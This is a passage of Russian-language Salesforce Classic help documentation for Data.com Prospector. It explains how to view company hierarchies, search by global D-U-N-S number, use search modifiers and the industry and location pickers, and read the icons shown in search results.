| Локальный головной офис  | Высшая единица корпоративной иерархии внутри одной страны. Как правило, локальный головной офис подчиняется глобальному головному офису.  |
| Головной офис            | Компания, которая может располагать филиалами, подразделениями и отделениями, неся за них финансовую ответственность.   |
| Филиал                   | Дополнительное расположение головного офиса.  |
| Один офис                | Компания, которая не располагает филиалами или отделениями.   |
| Нерыночная               | Данная компания не является рыночной, поэтому сведения о записи не отображаются намеренно. Данная запись не может быть добавлена из иерархии, но поддерживается просмотр или добавление активных связанных организаций. |

### [Просмотр иерархии компаний для организаций](#)

Иерархия компаний Data.com отображает иерархическую взаимосвязь организаций, а также важные сведения об организациях. Пользователи могут просматривать иерархические взаимосвязи и сведения об организациях (например, годовой доход, тип собственности и количество сотрудников).

[Поиск новых организаций по номеру D-U-N-S глобального головного подразделения](#)

Если используется продукт Data.com Premium Prospector, он очень удобен для поиска организаций, входящих в иерархию существующих организаций. Достаточно просто выполнить поиск по номеру D-U-N-S глобального головного подразделения из записи компании D&B. Вы увидите остальные компании в пределах одной корпоративной структуры и сможете добавить эти компании в Salesforce в качестве новых организаций.

[Рекомендации по добавлению организаций из одной иерархии компаний в Salesforce](#)

Функция Иерархия компаний Data.com выполняет поиск записей компании Dunn & Bradstreet в Data.com и отображает связи компаний в иерархическом виде. В иерархии компаний можно добавлять записи организаций в систему Salesforce. Ниже перечислены некоторые рекомендации по добавлению записей Data.com в систему Salesforce через иерархию компаний.

СМ. ТАКЖЕ:

[Настройка макетов страниц для продукта Data.com Prospector и функции Data.com Clean](#)

## Просмотр иерархии компаний для организаций

Иерархия компаний Data.com отображает иерархическую взаимосвязь организаций, а также важные сведения об организациях. Пользователи могут просматривать иерархические взаимосвязи и сведения об организациях (например, годовой доход, тип собственности и количество сотрудников).

Иерархия компаний Data.com доступна при наличии лицензии на продукт Data.com Premium Prospector.

Прежде чем использовать иерархию компаний Data.com, администратор должен добавить кнопку **«Иерархия компаний»** в макет страницы организации (см. раздел [«Настройка макетов страниц для продукта Data.com Prospector и функции Data.com Clean»](#) на странице 1902).

1. Откройте страницу сведений об организации.
2. Нажмите кнопку «Иерархия компаний Data.com».

СМ. ТАКЖЕ:

[Настройка макетов страниц для продукта Data.com Prospector и функции Data.com Clean](#)**ВЕРСИИ**


Доступно в версиях:  
Salesforce Classic.

Доступно в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition и Unlimited Edition.**

Поиск новых организаций по номеру D-U-N-S глобального головного подразделения

Если используется продукт Data.com Premium Prospector, он очень удобен для поиска организаций, входящих в иерархию существующих организаций. Достаточно просто выполнить поиск по номеру D-U-N-S глобального головного подразделения из записи компании D&B. Вы увидите остальные компании в пределах одной корпоративной структуры и сможете добавить эти компании в Salesforce в качестве новых организаций.

Глобальное головное подразделение — это самая главная компания организации, которая обозначается девятизначным номером D-U-N-S глобального головного подразделения. Все компании, относящиеся к корпоративной структуре глобального головного подразделения, обозначаются тем же номером D-U-N-S.

 **Прим.:** Прежде чем выполнить поиск по номеру D-U-N-S глобального головного подразделения, добавьте кнопку «Поиск номера D-U-N-S глобального головного подразделения» в макет страницы компаний D&B.

1. Чтобы просмотреть организации, использующие такой же номер D-U-N-S глобального головного подразделения, откройте страницу сведений о нужной компании D&B.
2. Нажмите кнопку **«Поиск номера D-U-N-S глобального головного подразделения»**. При этом откроется вкладка Data.com, содержащая список организаций, которые соответствуют номеру D-U-N-S, указанному в записи компании D&B.
3. Чтобы отсортировать длинный список результатов, воспользуйтесь любым заголовком таблицы. Например, заголовок **«Тип расположения»** сортирует результаты по значениям «Головной офис», «Один офис» и «Филиал».
4. Чтобы уточнить результаты поиска, воспользуйтесь фильтрами.
5. Чтобы открыть бизнес-карточку организации для просмотра дополнительной информации (например, местоположение организации), щелкните имя нужной организации.
6. Добавьте все или только выбранные организации в систему Salesforce.
7. Чтобы просмотреть список новых записей на начальной странице организаций, щелкните **«Перейти к организациям»** в сообщении-подтверждении.

Ниже перечислены некоторые рекомендации для поиска по номеру D-U-N-S глобального головного подразделения.

- Результаты поиска по номеру D-U-N-S глобального головного подразделения содержат *только* организации Data.com; если Data.com не содержит некоторых участников корпоративной структуры, то результаты поиска по номеру D-U-N-S могут быть *неполными*.
- Чтобы уточнить результаты поиска по номеру D-U-N-S глобального головного подразделения, воспользуйтесь фильтрами.
- При необходимости выполните **экспорт записей** из результатов поиска по номеру D-U-N-S глобального головного подразделения.
- Поиск не может быть сохранен.

СМ. ТАКЖЕ:

[Быстрый поиск организаций прямо из Salesforce](#)

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно при наличии лицензии Data.com Prospector в версиях:  
**Contact Manager** (без объекта «Интерес»), **Group Edition, Professional Edition, Enterprise Edition, Performance Edition** и **Unlimited Edition**.

Доступно при наличии лицензии на функцию Data.com Clean в версиях:  
**Professional Edition, Enterprise Edition, Performance Edition** и **Unlimited Edition**.

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для добавления организаций из Data.com:

- «Создание» для организаций

## Рекомендации по добавлению организаций из одной иерархии компаний в Salesforce

Функция Иерархия компаний Data.com выполняет поиск записей компании Dunn & Bradstreet в Data.com и отображает связи компаний в иерархическом виде. В иерархии компаний можно добавлять записи организаций в систему Salesforce. Ниже перечислены некоторые рекомендации по добавлению записей Data.com в систему Salesforce через иерархию компаний.

- Зеленая точка (●) отображается в результатах поиска напротив записей, которые уже хранятся в системе Salesforce. Данные записи могут быть добавлены повторно только в случае их удаления из системы Salesforce или включения поддержки повторов.
  - 💡 **Совет:** Чтобы открыть страницу записи, которая уже хранится в системе Salesforce, наведите указатель мыши на зеленую точку и щелкните соответствующую ссылку.
- Записи из иерархии компаний можно добавлять только по одной.
- Записи считаются повторами при использовании одинакового кода Data.com в поле «Ключ Data.com». Запись, добавленная в качестве повтора, не учитывается в общем числе добавленных записей.
- Если добавить запись в систему Salesforce невозможно из-за ошибок, пользователь получает уведомление, содержащее CSV-файл со сведениями об ошибках.

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно при наличии лицензии Data.com Prospector в версиях: **Contact Manager** (без объекта «Интерес»), **Group Edition, Professional Edition, Enterprise Edition, Performance Edition** и **Unlimited Edition**.

## Рекомендации по поиску организаций, контактов и интересов в Salesforce

Ознакомьтесь с некоторыми рекомендациями по поиску новых компаний и контактов при помощи Data.com Prospector.

- Зеленая точка (●) отображается в результатах поиска напротив записей, которые уже хранятся в системе Salesforce. Данные записи могут быть добавлены повторно только в случае их удаления из системы Salesforce или включения поддержки повторов.
  - 💡 **Совет:** Чтобы открыть страницу записи, которая уже хранится в системе Salesforce, наведите указатель мыши на зеленую точку и щелкните соответствующую ссылку.
- Синяя галочка (✓) отображается в результатах поиска напротив записей, которые уже приобретены (добавлены или экспортированы) из Data.com. Каждая добавленная запись контакта или организации Data.com учитывается остатком дополнительных записей. Остаток дополнительных записей не учитывает добавленные записи, которые уже экспортированы из Data.com.
- Если количество записей, выбранных для добавления, *превышает* остаток дополнительных записей, то пользователю будет отправлено соответствующее уведомление. Пользователь может продолжить добавление записей, количество которых будет определяться текущим остатком и другими параметрами организации.
- Независимо от ограничения на добавление записей или остатка дополнительных записей, одновременно можно выбирать вручную не более 1 000 записей.
- Независимо от ограничения на добавление записей или остатка дополнительных записей, одновременно можно добавлять не более 100 000 записей.

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно при наличии лицензии Data.com Prospector в версиях: **Contact Manager** (без объекта «Интерес»), **Group Edition, Professional Edition, Enterprise Edition, Performance Edition** и **Unlimited Edition**.



- Записи считаются повторами при использовании одинакового кода Data.com в поле «Ключ Data.com». Сюда относятся записи, добавленные из Data.com в качестве контактов и интересов. Запись, добавленная в качестве повтора, не учитывается остатком дополнительных записей.
- Если как минимум одна запись не может быть добавлена в систему Salesforce из-за ошибок, то пользователь получает электронное уведомление, содержащее CSV-файл со сведениями об ошибках.
- Если поиск возвращает большое количество результатов, то отображаются только первые 10 страниц. При необходимости уточните область поиска для отображения нужных результатов. См. раздел «[Как просмотреть полные сведения для результатов поиска Data.com?](#)».

### [Сужение результатов поиска потенциальных клиентов до интересующей группы](#)

Лицензия Data.com Prospector позволяет использовать поля поиска и модификаторы, чтобы искать включать в поиск только интересующие компании, отрасли и местоположения. Благодаря им можно легко сохранять настройки поиска.

### [Рекомендации по поиску компаний и контактов для последующего использования в других приложениях](#)

Ниже перечислены некоторые рекомендации по экспорту записей из Data.com.

### [Использование Data.com. Вопросы и ответы](#)

Данный раздел содержит ответы на некоторые типичные вопросы пользователей о продукте Data.com.

СМ. ТАКЖЕ:

[Поиск новых компаний, контактов и интересов непосредственно в Salesforce](#)

[Значки записей в результатах поиска Data.com](#)

[Рекомендации по поиску компаний и контактов для последующего использования в других приложениях](#)

[Ограничения на поиск новых компаний, контактов и интересов в Salesforce](#)

### [Сужение результатов поиска потенциальных клиентов до интересующей группы](#)

Лицензия Data.com Prospector позволяет использовать поля поиска и модификаторы, чтобы искать включать в поиск только интересующие компании, отрасли и местоположения. Благодаря им можно легко сохранять настройки поиска.

### [Общие сведения о поисках Data.com](#)

Данный раздел содержит алгоритмы поиска Data.com, обрабатываемые поля и рекомендации по уточнению результатов поиска посредством фильтров и критериев, позволяющих быстро находить наиболее ценные записи.

### [Общие сведения о модификаторах поиска Data.com](#)

Чтобы уточнить результаты поиска по организациям и контактам Data.com, воспользуйтесь модификаторами поиска. Ниже описан принцип работы модификаторов поиска.

### [Как определяется поле «Отрасль» для записей Data.com?](#)

Мы используем основной код SIC для определения значения поля «Отрасль» в бизнес-карточках и записях организаций Data.com. Используя только основной код SIC для соотнесения отраслей, мы можем заполнять поле «Отрасль» более точными значениями, что, в свою очередь, повышает качество результатов поиска, независимо от системы классификации отраслей, выбранной в поисковом запросе.

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно при наличии  
лицензии Data.com  
Prospector в версиях:  
**Contact Manager** (без  
объекта «Интерес»), **Group  
Edition, Professional  
Edition, Enterprise Edition,  
Performance Edition** и  
**Unlimited Edition.**



### [Панель выбора отрасли Data.com](#)

При поиске организаций и контактов Data.com рекомендуем использовать панель выбора отрасли, позволяющую добавлять нужные отрасли и подотрасли в качестве критериев поиска.

### [Поля панели выбора расположения Data.com](#)

При поиске организаций и контактов Data.com рекомендуем использовать панель выбора расположения для добавления нужного расположения в качестве критерия поискового запроса.

### [Значки записей в результатах поиска Data.com](#)

Ниже перечислены значки, которые могут отображаться в результатах поиска напротив найденных записей организаций или контактов Data.com.

## Общие сведения о поисках Data.com

Данный раздел содержит алгоритмы поиска Data.com, обрабатываемые поля и рекомендации по уточнению результатов поиска посредством фильтров и критериев, позволяющих быстро находить наиболее ценные записи.

Поиск записей CRM в Data.com крайне прост и удобен. Чтобы начать поиск, введите критерии поиска в поля на вкладке Data.com. Чтобы уточнить результаты поиска, воспользуйтесь [модификаторами поиска](#). В результате поиска может быть найдено очень большое количество контактов или организаций. Точное число найденных записей отображается в верхней и нижней частях списка. Чтобы удалить все введенные и выбранные критерии поиска, щелкните **«Сбросить поиск»**. Результаты поиска отображаются до тех пор, пока не будет выполнен новый поиск или обновлена страница обозревателя.

Результаты поиска по организациям Data.com опираются на название компании, веб-сайт родительской компании и веб-сайты филиалов родительской компании (при их наличии), поэтому могут содержать компании, которые фактически не соответствуют критериям поиска. Например, чтобы найти компанию Sun Microsystems, введите поисковый запрос *Sun Microsystems* или *sun.com* в поле «Компания или веб-сайт». При этом результаты поиска отображают компанию Oracle Corporation, являющуюся родительской для компании Sun Microsystems.

Кроме того, поиски по организациям опираются на поля «Имя организации» и «Торговый стиль». Например, чтобы найти организацию United Parcel Services, введите ее торговый стиль (*UPS*). При этом результаты поиска отображают запись *United Parcel Services, Inc.*

Чтобы уменьшить количество результатов, задайте критерии фильтрации. При необходимости установите флажки напротив нужных критериев фильтрации, отображающихся в левой части страницы. Доступные критерии фильтрации определяются результатами поиска. Например, при выборе отрасли «Здравоохранение, фармацевтика и биотехнологии» и подотрасли «Практикующие врачи» могут отображаться следующие критерии в категории «Должность»: «Врач», «Мануальный терапевт», «Стоматолог» и «Офис-менеджер». Если в результате поиска найдено большое количество записей, доступных для фильтрации по критериям «Должность», «Название компании» и «Тип веб-домена», то отображаются 25 фильтров с наибольшим количеством результатов. Чтобы ограничить список фильтров, измените исходные критерии поиска.

При выполнении поиска некоторые категории фильтрации раскрываются автоматически. Чтобы свернуть или развернуть все категории, щелкните соответствующую ссылку в верхней части панели «Фильтры». Результаты поиска обновляются автоматически по мере выбора фильтров.

Например, при поиске контактов на странице сведений об организации IBM открывается вкладка Data.com и автоматически добавляется URL-адрес компании IBM (*www.ibm.com*) в поле «Компания или веб-сайт» на вложенной вкладке «Поиск

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно при наличии  
лицензии Data.com  
Prospector в версиях:  
**Contact Manager** (без  
объекта «Интерес»), **Group  
Edition, Professional  
Edition, Enterprise Edition,  
Performance Edition** и  
**Unlimited Edition**.

контактов». В результате поиска отображается длинный список контактов IBM по всему миру. Чтобы ограничить количество найденных записей, выполните указанные ниже действия.

- Укажите координаты (например, «Австралия» или «США») или отрасль (например, «Компьютеры и электроника» или «Финансовые услуги»).
- Чтобы уточнить результаты поиска, задайте критерии фильтрации, например, «Отдел кадров», «Уровень ген. директора» или «Менеджер проекта».
- Установите флажок «IBM» в разделе «Название компании».

Критерии поиска и фильтрации позволяют значительно сократить количество найденных записей — с нескольких тысяч до нескольких единиц. Все, что останется сделать пользователю, — это связаться с нужными контактами по телефону или эл. почте.

СМ. ТАКЖЕ:

[Общие сведения о модификаторах поиска Data.com](#)

### Общие сведения о модификаторах поиска Data.com

Чтобы уточнить результаты поиска по организациям и контактам Data.com, воспользуйтесь модификаторами поиска. Ниже описан принцип работы модификаторов поиска.

Компания или веб-сайт

- Чтобы выполнить поиск по нескольким компаниям, воспользуйтесь запятыми: *,*. Например, в результате поиска по критерию *salesforce.com, Apple* отображаются записи, содержащие оба названия «salesforce.com» и «Apple» (например, Apple Computer, Inc. и Apple Inc.), или одно из двух названий, в зависимости от данных Data.com.
- Чтобы выполнить точный поиск по названию компании, воспользуйтесь кавычками: *" "*. Например, в результате поиска по критерию *"Apple, Inc."* отображаются только те записи, которые содержат точное название «Apple, Inc.».
- Чтобы исключить компанию из результатов поиска, добавьте перед ее названием символ «минус»: *-*. Например, в результате поиска по критерию *-Oracle* отображаются записи, в которых отсутствует компания Oracle. Если название компании состоит из нескольких слов, то после символа «минус» необходимо указать первую часть названия. Например, в результате поиска по критерию *-Adobe* отображаются записи, в которых отсутствует компания Adobe Systems.
- Кроме того, модификаторы поиска могут использоваться одновременно. Например, в результате поиска по критерию *salesforce, -Microsoft, "GE Healthcare"* отображаются записи, содержащие название «salesforce» (например, salesforce и salesforce.com, inc.); не отображаются записи, содержащие название «Microsoft»; и отображаются записи, содержащие точное название «GE Healthcare».

Должность

- Чтобы исключить должность, добавьте перед должностью символ «минус»: *-*. Например: *-покупатель*.
- Чтобы выполнить точный поиск по должностям, воспользуйтесь кавычками: *" "*. Например: *"Исполнительный директор"*.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно при наличии лицензии Data.com Prospector в версиях: **Contact Manager** (без объекта «Интерес»), **Group Edition, Professional Edition, Enterprise Edition, Performance Edition** и **Unlimited Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для поиска организаций Data.com:

- Специальные полномочия не требуются

Для поиска контактов Data.com:

- Специальные полномочия не требуются

- Чтобы выполнить поиск по нескольким должностям, воспользуйтесь запятыми: „. Например: *генеральный директор, –Вице–президент, “Исполнительный директор”*.

## Имя или адрес эл. почты

- Чтобы выполнить поиск только по одному элементу данного поля (например, только по имени или адресу эл. почты), введите нужный элемент и двоеточие (:), затем вставьте пробел и введите искомое имя или адрес эл. почты. Например, в результате поиска по критерию *имя: Петр Иванов* отображаются записи, содержащие только имя Петр Иванов. В результате поиска по критерию *адрес эл. почты: pivanov@kompaniya.ru* отображаются записи, содержащие только адрес эл. почты pivanov@kompaniya.ru.
- Модификаторы действуют только при наличии элемента «имя:» или «адрес эл. почты:». Эти модификаторы не могут использоваться одновременно (например, нельзя одновременно использовать модификаторы «имя:» и «адрес эл. почты:»).
- Чтобы выполнить поиск по нескольким именам или адресам эл. почты, воспользуйтесь запятыми: „.
- Чтобы выполнить точный поиск по должностям, именам или адресам эл. почты, воспользуйтесь кавычками: “”.
- Чтобы исключить должность, имя или адрес эл. почты из результатов поиска, добавьте перед элементом символ «минус»: –.

## Расположение | Город

- Чтобы выполнить поиск по нескольким городам, воспользуйтесь запятыми: „. Например, в результате поиска по критерию *Сан-Франциско, Сан-Хосе* отображаются записи, содержащие оба города или один из городов, в зависимости от данных Data.com.
- Чтобы выполнить точный поиск по городам, воспользуйтесь кавычками: “”. Например, в результате поиска по критерию *“Сан-Франциско”* не отображаются записи, содержащие Южный Сан-Франциско. Аналогичным образом, в результате поиска по критерию *“Южный Сан-Франциско”* не отображаются записи, содержащие Сан-Франциско.

## Расположение | Почтовый индекс

- Чтобы выполнить поиск по нескольким почтовым индексам, воспользуйтесь запятыми: „. Например, в результате поиска по критерию *94105, 94122* отображаются записи, содержащие оба индекса 94105 и 94122, или один из двух индексов, в зависимости от данных Data.com.
- Чтобы исключить почтовый индекс из результатов поиска, добавьте перед индексом символ «минус»: –. Например, в результате поиска по критерию *–94122* отображаются записи, в которых отсутствует индекс 94122.

## Расположение | Код района

- Чтобы выполнить поиск по нескольким кодам района, воспользуйтесь запятыми: „. Например, в результате поиска по критерию *312, 708* отображаются записи, содержащие оба индекса 312 и 708, или один из двух индексов, в зависимости от данных Data.com.
- Чтобы исключить код района из результатов поиска, добавьте перед кодом района символ «минус»: –. Например, в результате поиска по критерию *–708* отображаются записи, в которых отсутствует индекс 708.
- Чтобы найти коды районов, расположенных за пределами США и Канады, добавьте телефонный код страны в качестве префикса. Например, телефонный код Великобритании — 44, а Лондона — 20, соответственно, чтобы найти организации или контакты в Лондоне по коду района, введите значение 4420 в поле «Код района».

## СМ. ТАКЖЕ:

[Общие сведения о поисках Data.com](#)

[Поля панели выбора расположения Data.com](#)

### Как определяется поле «Отрасль» для записей Data.com?

Мы используем основной код SIC для определения значения поля «Отрасль» в бизнес-карточках и записях организаций Data.com. Используя только основной код SIC для соотнесения отраслей, мы можем заполнять поле «Отрасль» более точными значениями, что, в свою очередь, повышает качество результатов поиска, независимо от системы классификации отраслей, выбранной в поисковом запросе.

Значение «Data.com: Jigsaw» для поля «Источник» бизнес-карточки организации отображается ограниченным количеством организаций Data.com. Данные организации не содержат кода SIC, поэтому значение поля «Отрасль» определяется посредством другой системы. Дополнительную информацию можно получить в службе поддержки Salesforce.



**Пример:** Например, пользователь выполняет поиск организаций Data.com, содержащих отрасль SIC со значением «Периферийное оборудование», которое соотносится с отраслью Data.com «Электроника». Результаты поиска Data.com будут содержать все организации со значением «Электроника» в поле «Отрасль». При выборе отрасли системы классификации «Категории отраслей Data.com» «Компьютеры и электроника», которая также соотносится с отраслью «Электроника», результаты поиска будут вновь содержать все организации, поле «Отрасль» которых содержит значение «Электроника».

### Панель выбора отрасли Data.com

При поиске организаций и контактов Data.com рекомендуем использовать панель выбора отрасли, позволяющую добавлять нужные отрасли и подотрасли в качестве критериев поиска.

Принцип работы описан ниже.

#### ВЕРСИИ


Доступно в версиях:  
Salesforce Classic.

Доступно при наличии  
лицензии Data.com  
Prospector в версиях:  
**Contact Manager** (без  
объекта «Интерес»), **Group  
Edition, Professional  
Edition, Enterprise Edition,  
Performance Edition** и  
**Unlimited Edition**.

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно при наличии  
лицензии Data.com  
Prospector в версиях:  
**Contact Manager** (без  
объекта «Интерес»), **Group  
Edition, Professional  
Edition, Enterprise Edition,  
Performance Edition** и  
**Unlimited Edition**.



## 1. Выберите систему классификации отраслей, используемую в организации.


- «*NAICS*» (Система классификации отраслей Северной Америки). Данная система используется в правительственных и деловых кругах для классификации коммерческих предприятий Северной Америки по видам экономической деятельности. Система насчитывает 20 отраслей, каждая из которых содержит несколько уровней подотраслей. Отрасли и подотрасли обозначаются числовым кодом (не более 6 цифр).
- «*SIC*» (Стандартная промышленная классификация). Данная система используется правительством США для классификации коммерческих предприятий по видам экономической деятельности. Система насчитывает 10 отраслей, каждая из которых содержит несколько уровней подотраслей. Отрасли и подотрасли обозначаются числовым кодом (не более 4 цифр).
- «*Категории отраслей Data.com*». Система Data.com используется для классификации коммерческих предприятий по отраслям и подотраслям.



При необходимости можно выбрать другую систему классификации отраслей (помните, что все выбранные значения будут сброшены).


## 2. Чтобы просмотреть и добавить отрасли и их подотрасли в качестве критериев поиска, воспользуйтесь панелями выбора. Данные панели также содержат числовой код отрасли в классификации (при его наличии). При наведении указателя мыши на имя отрасли отображаются два варианта.

- Чтобы просмотреть подотрасли (при их наличии), щелкните имя нужной отрасли. При наличии доступных подотраслей справа от имени отрасли отображается стрелка →.
- Чтобы добавить отрасль (включая все подотрасли) в область «**Категории для поиска**» («Категории»), щелкните «Добавить».

Имя отрасли, выбранное на правой панели, перемещается на левую панель, а на правой панели отображаются ее подотрасли. При необходимости можете продолжить перемещение по уровням отраслевой классификации, постепенно добавляя любые нужные отрасли и подотрасли. Кругок ●, отображающийся справа от имени подотрасли, указывает

на достижение последнего доступного уровня. Отрасль, добавленная в критерии поиска, отображается в области «Категории», а все ее подотрасли добавляются автоматически. Кроме того, напротив ее имени должна отображаться жирная зеленая галочка . Однако в области «Категории» отображается только отрасль.

Чтобы удалить отрасли из области «Категории», наведите указатель мыши на имя нужной отрасли и нажмите кнопку . Отрасль, подотрасли которой удалены на панели выбора, удаляются из области «Категории», а вместо нее отображаются оставшиеся подотрасли. (В этом случае напротив имени отрасли отображается контур зеленой галочки .) Помните, что при выборе некоторых (но не всех) подотраслей внутри отдельной отрасли, количество выбранных значений в области «Категории» увеличивается.

3. Чтобы контролировать свое местоположение на уровнях отраслевой классификации, рекомендуем использовать навигационные ссылки вверху страницы. Чтобы вернуться к нужному уровню отраслевой классификации на панелях выбора, щелкните соответствующую ссылку.
4. Чтобы вернуться на один уровень выше, щелкните стрелку **«Назад»**.
5. Все отрасли и подотрасли, добавленные в критерии поиска, отображаются в области **«Категории для поиска»**. Чтобы удалить отдельную отрасль или подотрасль, щелкните  напротив нужного имени. Чтобы удалить *все* выбранные значения, щелкните **«Очистить все»**.
6. В качестве критериев поиска может быть добавлено ограниченное количество отраслей и подотраслей. Чтобы продолжить поиск в случае превышения заданного ограничения, рекомендуем удалить некоторые выбранные значения.
7. Если область **«Категории для поиска»** содержит большое количество отраслей, то полный список отраслей можно просмотреть с помощью стрелки.

Ниже приведен пример использования панели выбора отрасли. Допустим, требуется найти компании, занимающиеся производством компьютеров. Выберите классификацию NAICS и отрасль **«Производство»**, которая содержит подотрасли **«Производство продуктов питания»**, **«Производство машинного оборудования»** и т. д. Найдите подотрасль **«Производство компьютеров и электронных приборов»** (выбранная отрасль перемещается на левую панель, а на правой панели отображаются ее подотрасли). Переходите на следующие уровни отраслевой классификации до тех пор, пока не найдете нужную категорию: **«Производство компьютеров и периферийного оборудования»**. Чтобы добавить две подотрасли (**«Производство электронных вычислительных машин»** и **«Производство запоминающих устройств»**) в область **«Категории для поиска»**, щелкните **«Добавить»**. Выбранные подотрасли останутся в области «Категории» даже при переходе на другие уровни классификации и добавлении других отраслей. По завершении просмотрите выбранные категории и нажмите кнопку **«Готово»**, чтобы вернуться на вкладку Data.com и выполнить поиск.

СМ. ТАКЖЕ:

[Общие сведения о поисках Data.com](#)

**Поля панели выбора расположения Data.com**

При поиске организаций и контактов Data.com рекомендуем использовать панель выбора расположения для добавления нужного расположения в качестве критерия поискового запроса.

Ниже перечислены поля, доступные на панели выбора расположения.

| Поле            | Определение  |
|-----------------|--|
| Страна          | Как минимум одна страна для поиска организаций или контактов. Поиски организаций охватывают более 200 стран. Поиски контактов охватывают ограниченное количество стран. Чтобы найти нужную страну в списке, введите первые буквы ее названия.  |
| Область         | Как минимум одна область для поиска организаций или контактов. Кроме того, данное поле содержит округа, провинции и прочие обособленные географические регионы. Рекомендуем сначала выбрать одну страну. Области доступны только для некоторых стран. Чтобы найти нужную область в списке, введите первые буквы ее названия. |
| Город           | Как минимум один город для поиска организаций или контактов. Рекомендуем сначала выбрать одну страну. Если выбранная страна поддерживает области, то диапазон поиска по городу может быть ограничен всеми или только одной доступной областью.   |
| Район           | Как минимум один район для поиска организаций или контактов. Районы (или городские статические зоны) доступны только для США. Диапазон поиска по району не может быть ограничен городом или областью. Чтобы найти нужный район в списке, введите первые буквы его названия.  |
| Почтовый индекс | Как минимум один почтовый индекс для поиска организаций или контактов.   |
| Код района      | Как минимум один код района для поиска организаций или контактов.<br><br>Чтобы найти коды районов, расположенных за пределами США и Канады, добавьте телефонный код страны   |

**ВЕРСИИ**

Доступно в версиях:  
Salesforce Classic.

Доступно при наличии лицензии Data.com Prospector в версиях: **Contact Manager** (без объекта «Интерес»), **Group Edition, Professional Edition, Enterprise Edition, Performance Edition** и **Unlimited Edition**.



## Поле

## Определение

в качестве префикса. Например, телефонный код Великобритании — 44, а Лондона — 20, соответственно, чтобы найти организации или контакты в Лондоне по коду района, введите значение 4420 в поле «Код района».



**Совет:** При использовании телефонного кода страны рекомендуем выбрать саму страну. Данное действие гарантирует отображение только точных результатов.

СМ. ТАКЖЕ:

[Быстрый поиск организаций прямо из Salesforce](#)

[Быстрый поиск контактов прямо из Salesforce](#)

### Значки записей в результатах поиска Data.com

Ниже перечислены значки, которые могут отображаться в результатах поиска напротив найденных записей организаций или контактов Data.com.



| Значок             | Определение   | Рекомендации  |
|--------------------|---|---|
| ● Уже в Salesforce | <p>Запись уже хранится в системе Salesforce. Чтобы открыть страницу записи Salesforce, наведите указатель мыши на данный значок и щелкните соответствующую ссылку. Запись, которая уже хранится в системе Salesforce, соответствует одному из указанных ниже условий.</p> <ul style="list-style-type: none"> <li>● Запись добавлена в систему Salesforce со вкладки Data.com. Данная запись была приобретена в Data.com и учитывается ограничением на добавление.</li> <li>● Запись создана в системе Salesforce вручную и сопоставлена с записью Data.com. Запись не была приобретена в Data.com.</li> </ul> | <ul style="list-style-type: none"> <li>● Запись, добавленная ранее, может быть экспортирована без изменения ограничения на добавление.</li> <li>● Запись, добавленная ранее, может быть добавлена только после включения поддержки повторов. Добавление повторяющейся записи не учитывается ограничением на добавление.</li> <li>● Запись, добавленная другим пользователем и недоступная для просмотра, не поддерживает связывание из результатов поиска Data.com. Тем не менее, если организация поддерживает повторы, то запись может быть добавлена повторно для предоставления доступа пользователю. Повторное добавление записи не учитывается ограничением на добавление.</li> </ul> |

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно при наличии лицензии Data.com Prospector в версиях:  
**Contact Manager** (без объекта «Интерес»), **Group Edition, Professional Edition, Enterprise Edition, Performance Edition** и **Unlimited Edition**.



| Значок  | Определение  | Рекомендации  |
|---|--|---|
|  Уже приобретено | <p>Запись уже приобретена в Data.com. Запись, которая уже приобретена в Data.com, соответствует одному из указанных ниже условий.</p> <ul style="list-style-type: none"> <li>• Запись добавлена в систему Salesforce со вкладки Data.com. Данная запись была приобретена в Data.com и учитывается ограничением на добавление.</li> <li>• Запись экспортирована из Data.com. Данная запись была приобретена в Data.com и учитывается ограничением на добавление.</li> </ul> | <ul style="list-style-type: none"> <li>• Запись, добавленная ранее, может быть экспортирована без изменения ограничения на добавление.</li> <li>• Запись, экспортированная ранее, может быть добавлена без изменения ограничения на добавление.</li> <li>• Запись, добавленная ранее, может быть добавлена только после включения поддержки повторов. Повторное добавление записи не учитывается ограничением на добавление.</li> </ul> |
|  Неактивно       | <p>Запись Data.com, соответствующая записи Salesforce, заявлена как неактивная сотрудником Data.com или пользователем организации. Неактивной считается запись контакта, содержащая устаревшую или неверную информацию. Неактивной считается запись организации, помеченная сотрудником D&amp;B как банкрот. По умолчанию неактивные записи не отображаются, но могут быть просмотрены посредством фильтров.</p>   |   |

## СМ. ТАКЖЕ:

